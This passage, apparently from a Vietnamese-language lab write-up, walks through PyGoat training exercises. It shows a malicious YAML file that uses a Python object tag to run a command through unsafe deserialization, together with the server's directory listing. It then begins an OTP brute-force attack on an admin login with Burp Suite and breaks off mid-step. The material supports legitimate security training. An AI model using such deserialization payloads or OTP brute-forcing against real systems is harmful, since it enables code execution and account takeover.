


– B2: Tạo tệp YAML độc hại: Mở Notepad lên dán nội dung sau vào tệp:


!!python/object/apply:subprocess.Popen

- ["ls"]

Sau đó lưu tệp với tên exploit.yaml



- B3: Tải tệp exploit.yaml vừa tạo lên Lab 1. Click Upload




- B4: Khi tải lên tệp này, người dùng sẽ có thể thấy đầu ra của lệnh được thực thi trong Terminal chạy Django. Đầu ra là kết quả liệt kê các tệp và thư mục trong thư mục hiện tại của server.


```
Dockerfile
Procfile
Solutions
app.log
db.sqlite3
db.sqlite3~f1cf11156c656314790387c2c9eb7f187a3d480e
docker-compose.yml
introduction
manage.py
pygoat
requirements.txt
runtime.txt
staticfiles
test.log
```

c) A07:2021 Identification and Authentication Failures


- B1: Truy cập bài thực hành tại http://localhost:8000/auth_failure, click Lab 1 Details rồi chọn Access Lab




- B2: Click Login With OTP




- B3: Nhập email admin: admin@pygoat.com. Sau đó click Send OTP.




- B4: Nhập một mã OTP có 3 chữ số ngẫu nhiên: 123. Ở Burp Suite, click Intercept is on. Sau đó click Login






